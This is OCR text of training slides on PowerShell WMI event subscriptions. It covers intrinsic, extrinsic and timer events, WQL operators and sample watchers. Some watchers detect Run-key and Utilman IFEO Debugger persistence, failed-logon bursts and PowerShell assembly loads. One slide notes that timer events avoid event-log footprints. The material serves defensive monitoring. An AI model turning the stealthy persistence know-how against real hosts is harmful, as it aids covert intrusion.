
```
PS C:\> Get-EventSubscriber -SourceIdentifier ProcMon


SubscriptionId   : 4
SourceObject     : System.Management.ManagementEventWatcher
EventName        : EventArrived
SourceIdentifier : ProcMon
Action           : System.Management.Automation.PSEventJob
HandlerDelegate  :
SupportEvent     : False
ForwardEvent     : False
```

WMI Events

- To remove subscribed events we use **Unregister-Event**
- It does not return any object.

```
PS C:\> Unregister-Event -SourceIdentifier ProcMon
PS C:\>
```

WMI Events


Event Properties - Event 5860, WMI-Activity
General
Details
Namespace = root\cimv2; NotificationQuery = SELECT * FROM __InstanceCreationEvent WITHIN 5WHERE TargetInstance ISA 'Win32_Process'; UserName = DESKTOP-HLPPN56\Carlos; ClientProcessID = 6440, ClientMachine = DESKTOP-HLPPN56; PossibleCause = Temporary
Log Name: Microsoft-Windows-WMI-Activity/Operational
Source: WMI-Activity
Logged: 8/30/2016 6:16:25 AM
Event ID: 5860
Task Category: None
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-HLPPN56
OpCode: Info
More Information: Event Log Online Help
Copy
Close

WMI Event Types


WMI Events

- There are 3 types of WMI event filters:
  - **Intrinsic Events** - are used to monitor a resource represented by a class in the CIM repository.
  - **Extrinsic Events** - represent events that do not directly link to standard WMI model. Example, Windows registry defines extrinsic events for all registry change events. WMI providers isn't mandatory.
  - **Timer Events** - events are a specialized kind of intrinsic event. WMI uses preconfigured event timers within the repository to generate timer events.

Intrinsic Events

WMI Intrinsic Events Types

- A intrinsic event checks the CIM database in a interval for specific instances of a class and take a action when found.



WMI Intrinsic Events

- Intrinsic events are used to monitor a resource represented by a class in the CIM repository.
- When working with Intrinsic Events the 3 most common event classes are:
  - **__InstanceCreationEvent** - This class is used when we want to receive a notification upon creation of an instance.
  - **__InstanceModificationEvent** - This class is used when we want to receive a notification upon deletion of an instance.
  - **__InstanceOperationEvent** - This class is used when we want to monitor changes to an existing instance or a resource.
  - These classes are derived from **__InstanceOperationEvent**

WMI Intrinsic Events

- The 3 key operators when working with event filters are:
  - **WITHIN** - Used to specify a polling interval or grouping interval. The interval is the time to wait for a event to be delivered.
  - **GROUP** - Used to generate a single notification to represent a group of events. It returns a '**Representative**' that contains one object of the type of instances received and '**NumberOfEvents**' that is the number of events received during that interval.
  - **HAVING** - Used in conjunction with GROUP when we only want to receive an event notification when a certain amount of events are received in that interval.

WMI Intrinsic Events

- One caveat to keep in mind is that this type of event is queried in a interval, if the event is created and destroyed inside this interval it will be missed.

__InstanceCreationEvent

```
 # Query for new process events
$queryCreate = "SELECT * FROM __InstanceCreationEvent WITHIN 5" +
    "WHERE TargetInstance ISA 'Win32_Process'"

# Create an Action
$CreateAction = {
    $name = $event.SourceEventArgs.NewEvent.TargetInstance.name
    write-host "Process $($name) was created."
}

# Register WMI event
Register-WMIEvent -Query $queryCreate -Action $CreateAction
```

__InstanceDeletionEvent

```
 # Query for process termination
$queryDelete = "SELECT * FROM __InstanceDeletionEvent WITHIN 5"+
    "WHERE TargetInstance ISA 'Win32_Process'"

# Create Action
$DeleteAction = {
    $name = $event.SourceEventArgs.NewEvent.TargetInstance.name
    write-host "Process $($name) has closed."
}

# Register WMI Event
Register-WMIEvent -Query $queryDelete -Action $DeleteAction
```

__InstanceModificationEvent

```
 # Query for service modification
$queryModify = "SELECT * FROM __InstanceModificationEvent WITHIN 5"+
    "WHERE TargetInstance ISA 'win32_service' AND TargetInstance.Name='BITS'"

# Create Action
$ModifyAction = {
    $name = $event.SourceEventArgs.NewEvent.TargetInstance.name
    write-host "Service $($name) was modified."
}

# Register WMI Event
Register-WMIEvent -Query $queryModify -Action $ModifyAction
```

WMI Eventing

- WITHIN:

SELECT * FROM EventClass WITHIN interval WHERE property = value

"SELECT * FROM __instanceCreationEvent
WITHIN 10 WHERE TargetInstance ISA 'Win32_Process'"

- GROUP:

SELECT * FROM EventClass [WHERE property = value] GROUP WITHIN interval

"SELECT * FROM __instanceCreationEvent WHERE TargetInstance ISA 'Win32_NTLogEvent'
AND TargetInstance.EventCode = 4625
GROUP WITHIN 300”

WMI Eventing

- HAVING:

```
SELECT * FROM EventClass [WHERE property = value] GROUP WITHIN interval
   HAVING NumberOfEvents operator constant
```

```
"SELECT * FROM __instanceCreationEvent WHERE TargetInstance ISA 'Win32_NTLogEvent'
   AND TargetInstance.EventCode = 4625
GROUP WITHIN 300
HAVING NumberOfEvents > 10"
```


Recommendation

- Avoid using very small **WITHIN** intervals since it will add load to a server.
- Test your queries and the CPU impact they may have.
- Test all queries in conjunction and not individually since they add up.

Extrinsic Events

WMI Extrinsic Events Types

- Extrinsic events represent events that do not directly link to a standard WMI model. Examples are Registry, Routing Table and other



WMI Extrinsic Events

- The most common use of this event is for registry monitoring:
  - **RegistryKeyChangeEvent** - It triggers on a specific registry key change.
  - **RegistryTreeChangeEvent** - It triggers on a change on the current key or any key under the root of it.
  - **RegistryValueChangeEvent** - It triggers on a change on a specific value.
- None of the registry events provide information on specifically what changed.

RegistryKeyChangeEvent

```
$query = "SELECT * FROM RegistryKeyChangeEvent " +
    "WHERE Hive =' HKEY_LOCAL_MACHINE' " +
    "AND KeyPath =' Software\Microsoft\Windows\CurrentVersion\Run'"

Register-WMIEvent -Query $ query -Action {
    Write-host "Possible persistence in RunOnce"}
```

RegistryValueChangeEvent

```
$query = "SELECT * FROM RegistryValueChangeEvent “ +
   "WHERE Hive =' HKEY_LOCAL_MACHINE' " +
   "AND KeyPath =‘SOFTWARE\Microsoft\” +
   "Windows NT\CurrentVersion\Image File Execution Options\Utilman.exe' “ +
    "AND ValueName =' Debugger’"

Register-WMIEvent -Query $query -Action {
     Write-Host "UtilMan persistence detected" }
```

RegistryTreeChangeEvent

```
$query = "SELECT * FROM RegistryTreeChangeEvent "+
   "WHERE Hive =' HKEY_LOCAL_MACHINE' "+
   "AND RootPath ='Software\Microsoft\Windows\CurrentVersion\Uninstall'"

Register-WMIEvent -Query $ query -Action {
   Write-host "A Installed package was uninstalled or modified." }
```

WMI Extrinsic Events

- The Kernel Trace Provider provides some useful extrinsic event classes:
  - **Win32_ProcessStartTrace** - indicates that a new process has started.
  - **Win32_ProcessStopTrace** - indicates that a process is terminated.
  - **Win32_ModuleLoadTrace** - indicates that a process has loaded a new module.
- No need to put a interval for the query with Extrinsic Events since they will trigger immediately.


WMI Extrinsic Events

```
$query = 'SELECT * FROM Win32_ModuleLoadTrace' +
' WHERE FileName LIKE “%System.Management.Automation%.dll%'"

Register-WMIEvent -Query $query -Action {
   Write-host "Management Automation assembly has been loaded." }
```

Timer Event

WMI Timer Events Types

- A timer event uses the **__InstanceModificationEvent** to monitor the **Win32_LocalTime** class properties.



WMI Timer Events

- Timer events is a great way to schedule an action to happen at a specific interval or moment in time.
- Does not leave a footprint on the event log like Schedules Tasks on most versions of Windows with the exception of Windows 2012 R2 and Windows 10 Pro/Ent.
- There is a bug with **DayOfWeek** that if specified once it will not trigger.

WMI/CIM Timer Events

- Time properties are for the UTC TimeZone

```
PS C:\Windows\system32> Get-CimInstance Win32_LocalTime


Day                : 8
DayOfWeek          : 6
Hour               : 14
Milliseconds       :
Minute             : 44
Month              : 8
Quarter            : 3
Second             : 16
WeekInMonth        : 2
Year               : 2015
PSComputerName     :
```

WMI/CIM Timer Events

